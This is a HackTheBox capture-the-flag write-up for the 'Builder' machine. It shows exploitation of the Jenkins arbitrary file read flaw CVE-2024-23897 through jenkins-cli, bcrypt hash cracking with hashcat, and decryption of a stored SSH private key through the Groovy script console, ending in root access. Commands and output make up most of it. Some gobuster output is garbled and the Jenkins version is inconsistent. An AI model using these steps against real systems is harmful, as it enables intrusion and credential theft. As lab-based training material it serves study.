

# HackTheBox

## *Builder Write-Up*

Gilbert Garczynski

<https://www.hackthebox.com/machines/builder>



# Contents

<i>Overview</i> .....	2
<i>Nmap Scan</i> .....	2
<i>Website</i> .....	3
<i>Version Research</i> .....	3
<i>Exploit</i> .....	5
<i>User.txt</i> .....	5
<i>Password Hash</i> .....	6
<i>Private Key</i> .....	8
<i>Root.txt</i> .....	10
<i>Conclusion/Pondering Thoughts</i> .....	10

# Overview

N/a

First, we conduct a Nmap scan on the target:

```
└─ [★]$ nmap -sVC 10.129.230.220
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-30 00:55 BST
Nmap scan report for 10.129.230.220
Host is up (0.065s latency).

Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|   256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
8080/tcp  open  http     Jetty 10.0.18
| http-robots.txt: 1 disallowed entry
|_/
| http-server-header: Jetty(10.0.18)
| http-title: Dashboard [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
| Methods supported:CONNECT
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see that there is an SSH port and a proxy HTTP port on 8080. Let's fire up gobuster and then take a look at the webpage.

```
> gobuster dir -u http://10.129.230.220:8080 -w
wordlist=/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
2024/04/30 00:56:32 Starting gobuster in directory enumeration mode
=====
/index_2024-23897 | 0k [Status: 200] [Size: 14985] [Time: 0.000s] [Req/Sec: 26.2] POC and scanner
/about Alexander_Hagenah | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/about/]
/search | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/search/]
/login_ CVE-2024-23897 | [Status: 200] [Size: 2223] [INPUT FILE] [Op: PORT] [-] FILE [-] OUTPUT FILE
/main | [Status: 500] [Size: 8622] [IMG]
/people_024-23897.py | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/people/]
/assets_dedicated_111 | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/assets/]
/computers_3 python CVE | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/computers/]
/log | [Status: 403] [Size: 595]
/computer_4-23897 | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/computer/]
/api_exander_Hagenah | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/api/]
/me | [Status: 403] [Size: 593]
/timeline_dedicated_111 | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/timeline/]
/logout | $ python CVE | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/] [Handler: user]
/404 | [Status: 200] [Size: 8584]
/script_024-23897 | [Status: 403] [Size: 601] [Time: 0.002s] POC and scanner
/widgets Alexander_Hagenah | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/widgets/]
/manage | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/manage/]
/error_is_dedicated_111 | [Status: 400] [Size: 8357] [HTTP-headers] [-] CVE-2024-23897-main
/gc | [Status: 405] [Size: 8747]
/eval | [Status: 405] [Size: 8751]
/exit | [Status: 405] [Size: 8751]
/configure | [Status: 403] [Size: 628]
/properties | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/properties/]
/cloud_DB_Volume | [Status: 403] [Size: 599]
/builds | [Status: 200] [Size: 36379]
/i18n | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/i18n/]
/oops | [Status: 200] [Size: 8586]
/owner | [Status: 302] [Size: 0] [--> http://10.129.230.220:8080/owner/]
```

Gobuster gives us ton of results. One of these is a logon page:



We can also browse to other website pages, but we cannot see what we need, which is the credentials for root. Looking back now, I could have easily setup a brute forcer for this and achieved results. However, that was not the point of this room.

The screenshot shows the Jenkins "Credentials" page. The URL is `10.129.230.220:8080/credentials/`. The page title is "Jenkins". The table shows the following data:

T	P	Store +	Domain	ID	Name
		System	(global)	1	root

Below the table, it says "Stores scoped to Jenkins".

At the bottom of the webpages, it notes version Jenkins 1.441. I googled some python exploits for this version, which it looks like we are able to read files arbitratially.

- <https://github.com/Praison001/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability>
- <https://github.com/xaitax/CVE-2024-23897>
- <https://nvd.nist.gov/vuln/detail/CVE-2024-23897>

These Python exploits failed however, and one of the outputs noted "java jar" so I

moved to find an exploit that utilizes Java. it looks like the CLI is built into Jenkins and it can be pulled directly from the application:

## Downloading the client

The CLI client can be downloaded directly from a Jenkins controller at the URL `/jnlpJars/jenkins-cli.jar`, in effect `JENKINS_URL/jnlpJars/jenkins-cli.jar`

While a CLI `.jar` can be used against different versions of Jenkins, should any compatibility issues arise during use, please re-download the latest `.jar` file from the Jenkins controller.

## Using the client

The general syntax for invoking the client is as follows:

```
java -jar jenkins-cli.jar [-s JENKINS_URL] [global options...] command [command options...] [arguments...]
```

Via:

<https://www.jenkins.io/doc/book/managing/cli/>

It appears that we can't use "normal" commands, but only read certain files on the server.

```
[us-dedicated-111-dhcp]-[10.10.14.2]-[ggpay@htb-yecalsjud7]-[~/Desktop/CVE-2024-23897-main]
└── [★]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 /etc/passwd
No such command /etc/passwd
[us-dedicated-111-dhcp]-[10.10.14.2]-[ggpay@htb-yecalsjud7]-[~/Desktop/CVE-2024-23897-main]
└── [★]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 "version" @/etc/passwd
REMOVED
ERROR: No argument is allowed: root:x:0:0:root:/root:/bin/bash
java -jar jenkins-cli.jar version
Outputs the current version.
```

Looking through the help command, there seems to be little of interest there.

```

└── [★]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 help
add-job-to-view
    Adds jobs to view.
build
    Builds a job, and optionally waits until its completion.
cancel-quiet-down
    Cancel the effect of the "quiet-down" command.
clear-queue
    Clears the build queue.
connect-node
    Reconnect to a node(s)
console
    Retrieves console output of a build.
copy-job
    Copies a job.

```

After much trial and error (research at this [Link](#)) I realized that there is a flag for connecting called '-http connect-node'. Here I pulled the /etc/passwd file to see if there was anything of interest in there.

```

└── [★]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 -http connect-node '@/etc/passwd'
www-data:x:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:www-data:/var/www:/usr/sbin/nologin" exists.
root:x:0:root:/root:/bin/bash: No such agent "root:x:0:root:/root:/bin/bash" exists.
mail:x:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:mail:/var/mail:/usr/sbin/nologin" exists.
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exists.
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin" exists.
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" exists.
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" exists.
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" exists.

```

It looks like there is a `/var/jenkins_home` directory.

```

/sbin/nologin" exists.
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No
games:x:50:50:games:/usr/games:/usr/sbin/nologin: No

```

Took a guess here to see if user.txt was present and sure enough it was.

```

└── [★]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 -http connect-node '@/var/jenkins_home/user.txt'
ERROR: No such agent "user.txt" exists.

```

From here, I Googled the layout of directores to assist, as I was mostly unfamiliar with the layout:

- [https://www.theserverside.com/blog/Coffee-Talk-Java-News-Stories-and-Opinions/Jenkins-Home-Directory-Location-Change-JENKINS\\_HOME-windows-linux-ubuntu](https://www.theserverside.com/blog/Coffee-Talk-Java-News-Stories-and-Opinions/Jenkins-Home-Directory-Location-Change-JENKINS_HOME-windows-linux-ubuntu)
- <https://www.jenkins.io/doc/book/managing/system-configuration/>

```
[*]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 -http connect-node '@/var/jenkins_home/config.xml'
<primaryView>all</primaryView>: No such agent " <primaryView>all</primaryView>" exists.
<label></label>: No such agent " <label></label>" exists.
<clouds/>: No such agent " <clouds/>" exists.
<disabledAdministrativeMonitors/>: No such agent " <disabledAdministrativeMonitors/>" exists.
</authorizationStrategy>: No such agent " </authorizationStrategy>" exists.
```

```
[us-dedicated-111-dhcp]-[10.10.14.2]-[ ]-[-/Desktop/CVE
[*]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 "version"
2.441
[us-dedicated-111-dhcp]-[10.10.14.2]-[ ]-[-/Desktop/CVE
[*]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 "ls"
No such command ls
[us-dedicated-111-dhcp]-[10.10.14.2]-[ ]-[-/Desktop/CVE
[*]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 "pwd"
No such command pwd
```

Utilizing the links above for paths and directories, dumping the users.xml file yields a possible username:

```
[*]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 -http connect-node '@/var/jenkins_home/users/users.xml'
<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.
<string>jennifer_12108429903186576833</string>: No such agent " <string>jennifer_12108429903186576833</string>" exists.
<idToDirectoryNameMap class="concurrent-hash-map">: No such agent " <idToDirectoryNameMap class="concurrent-hash-map">" exists.
```

CD to this directory and the config.xml file:

```
[*]$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 -http connect-node '@/var/jenkins_home/users/jennifer_12108429903186576833/config.xml'
<hudson.tasks.Mailer_-UserProperty plugin="mailer@463.vedf8358e006b_>: No such agent " <hudson.tasks.Mailer_-UserProperty plugin="mailer@463.vedf8358e006b_>" exists.
<hudson.search.UserSearchProperty>: No such agent " <hudson.search.UserSearchProperty>" exists.
<roles>: No such agent " <roles>" exists.
<jenkins.security.seed.UserSeedProperty>: No such agent " <jenkins.security.seed.UserSeedProperty>" exists.
</tokenStore>: No such agent " </tokenStore>" exists.
```

Password hash found:

```
<hudson.plugins.themeManager.ThemeUserProperty plugin="theme-manager@215.vc11110007920 /> exists.
<passwordHash>#bcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>: No such agent "
<passwordHash>#bcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash> exists.
```

*jbcrypt:\$2a\$10\$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a*

Let's put this into [https://hashes.com/en/tools/hash\\_identifier](https://hashes.com/en/tools/hash_identifier) and see what we get.

Possible identifications: [Decrypt Hashes](#)  
\$2a\$10\$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a - Possible algorithms: bcrypt \$2\*\$, Blowfish (Unix)

Since it is a bcrypt, we can use the following setting of the flag -m to attempt a cracking of the hash:

```
hashcat -m 3200 hash.txt.
```

Via:

<https://stackoverflow.com/questions/50198565/hashcat-bcrypt-2-blowfish-unix-line-length-exception>

[★]\$ hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt  
hashcat (v6.1.1) starting...  
OpenCL APT (OpenCL 1.2 pocl 1.6 None+Asserts LLVM 9.0.1 RELOC SLEEF D

Dictionary cache built:  
\* Filename...:/usr/share/wordlists/rockyou.txt  
\* Passwords.: 14344392  
\* Bytes.....: 139921507  
\* Keyspace...: 14344385  
\* Runtime...: 1 sec  
\$2a\$10\$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:**princess**  
Session.....: hashcat  
Status.....: Cracked  
Hash.Name.....: bcrypt \$2\*\$, Blowfish (Unix)  
Hash.Target....: \$2a\$10\$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQ.../L4l1a

Easy password, took 1 second. From here we can logon to jennifer via SSH.

[★]\$ ssh jennifer@10.129.230.220  
The authenticity of host '10.129.230.220 (10.129.230.220)' can't be established.  
ECDSA key fingerprint is SHA256:GPlBWttNcxd3ra0zTlmXrcsclJM6jwKYH5Bo5qE5DM.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.129.230.220' (ECDSA) to the list of known hosts.  
jennifer@10.129.230.220's password:  
Permission denied, please try again.  
jennifer@10.129.230.220's password:

Just kidding that isn't correct, lets logon with jennifer:princess to the website. Next, we navigate to root item we found earlier.

The screenshot shows a Jenkins interface for managing credentials. The URL is 10.129.230.220:8080/credentials/store/system/domain/\_/credential/1/up. The page displays a single credential entry under the 'Key' section, which is labeled 'Concealed for Confidentiality'. There is a 'Replace' button next to it. Below the key section is a 'Passphrase' input field, which is currently empty.

Unfortunately, the key is hidden, but after tirelessly wondering what I did wrong, looking in the source code we find an encrypted private key.

The screenshot shows the browser's developer tools with the 'view-source' option selected. The URL is view-source:http://10.129.230.220:8080/manage/credentials/store/system/domain/\_/credential/1/up. In the source code, there is a line of HTML: <span>Concealed for Confidentiality</span><input name=".privateKey" type="hidden" value="AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPn". This indicates that the key is stored as a hidden input field with a specific value.

From a quick Google search (how to decrypt jenkins private key), we learn that there is a simple method to get a plaintext:



Luckily there is a `hudson.util.Secret.decrypt()` function which can be used for this, so:

**122**

1. In Jenkins, go to: `/script` page.
2. Run the following command:

```
println(hudson.util.Secret.decrypt("{XXX=}"))
```



or:



```
println(hudson.util.Secret.fromString("{XXX=}").getPlainText())
```



where `{XXX=}` is your encrypted password. This will print the plain password.

To do opposite, run:

```
println(hudson.util.Secret.fromString("some_text").getEncryptedValue())
```

Source: [gist at tuxfight3r/jenkins-decrypt.groovy](#).

Via:

<https://devops.stackexchange.com/questions/2191/how-to-decrypt-jenkins-passwords-from-credentials-xml>

So, we navigate to /script and input our command, then watch magic unfold:

```

10.129.230.220:8080/script/script
 67% HTB Academy CTF Platform Help Center HTB Blog

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out.println).
println(Jenkins.instance.pluginManager.plugins)

All the classes from all the plugins are visible. jenkins.* , jenkins.model.* , hudson.* , and hudson.model.* are pre-imported.

zYT7TFA9kpYIAzjsf6Lrk4Cflaa9xR7l4pSgvBJY0euQ8x2Xfh+AitJ6AM07K8o36iwQVZ8+p/I7IGPDQHHMZvobRBZ920GPcq0BDqUpPQqmRMZc3wN63vCMxzABeqc

```

## Result

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaClrZXktdjEAAAAABG5vbmuAAAAEb9uZQAAAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRI0U+2t/u8A5dJJjsU9DVf9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcDjGyz09dlnLJ/w2NRP2xFg4+vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTa03wlIrdQGPhfY0wsuYIVV3gHGPY8bZ2HDdES5vDRpo
Fzwi85aNunCzvSQrnzpdrelqqFJc3UPV8s4yaL9J03+s+akLr5YvPhIWMAmTbfeT3BwgMD
vUzyyF8wzh9EeIJ/6WyZbJz1P/Cdux9i1D88piwR2Pu1QXfPj6omT059uHGB4Lbp0AxRXo
L0gkxGXkcXYgVYgQ1TNzsK8DhuAr0zaALkFo2vDPcCC1sc+FYT01g2S0P4shZEkxMR1To5

```

We can now add this to a file then chmod it to use it as a logon.

```
[us-dedicated-111-dhcp]-[10.10.14.2]-[ ]-[~/Desktop]
└── [★]$ touch val.id_rsa
[us-dedicated-111-dhcp]-[10.10.14.2]-[ ]-[~/Desktop]
└── [★]$ chmod 700 val.id_rsa
[us-dedicated-111-dhcp]-[10.10.14.2]-[ ]-[~/Desktop]
└── [★]$ ls -la val.id_rsa
-rwx----- 1 [REDACTED] 2602 Apr 30 01:00 val.id_rsa
[us-dedicated-111-dhcp]-[10.10.14.2]-[ ]-[~/Desktop]
└── [★]$ cat val.id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmcUAAAAEbm9uZQAAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgy7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRI0U+2t/u8A5dJJjsU9DVf9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcDjGyz09d1NLJ/w2NRP2xFg4+vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTa03wlIrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
Fzwi85aNunCzvS0rnzpdrelqqFJc3UPV8s4yaL9J03+s+akLr5YvPhIWMAmTbfeT3BwgMD
```

```
[★]$ ssh root@10.129.230.220 -i val.id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/pro
```

And we have root:

```
Last login: Mon Feb 12 13:15:44 2024 from 10.10.14.40
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
root@builder:~# cat /root/root.txt
```

## Conclusion/Pondering Thoughts

Overall, this room focused on a known CVE for the associated version. It also focused heavily on research, as I was unfamiliar with the application and its quirks, such as the files, directories, and what they contained.

```
$ cat root_flag.txt  
FLAG{1hank_you_4_$3ad!ng! }
```